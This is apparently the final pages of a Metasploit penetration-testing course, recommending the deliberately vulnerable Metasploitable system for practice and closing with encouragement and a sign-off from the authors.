Finally, one excellent Linux system for testing is Metasploitable. This Linux system is specifically designed to be exploited in a number of different ways.


It can be found here:

http://blog.metasploit.com/2010/05/introducing-metasploitable.html




Everything we have covered in the past few days is about foundations. We have worked through the core components of the Metasploit framework. We have also covered some cool ways to use the Metasploit framework in your tests. But please remember, this is just the beginning.


It is up to you to keep going, push harder, be brilliant. Great penetration testing is all about the inspired application of the fundamentals. The better tools you have to understand your target environment and the better tools to interact with your environment will lead to better tests. But the point is the tools require you, a kung-fu master, to use them to full effect.



This page intentionally left blank.



This page intentionally left blank.



Feel free to contact us with any questions, tips and tricks that you may have.

Thanks!!

- Ed and John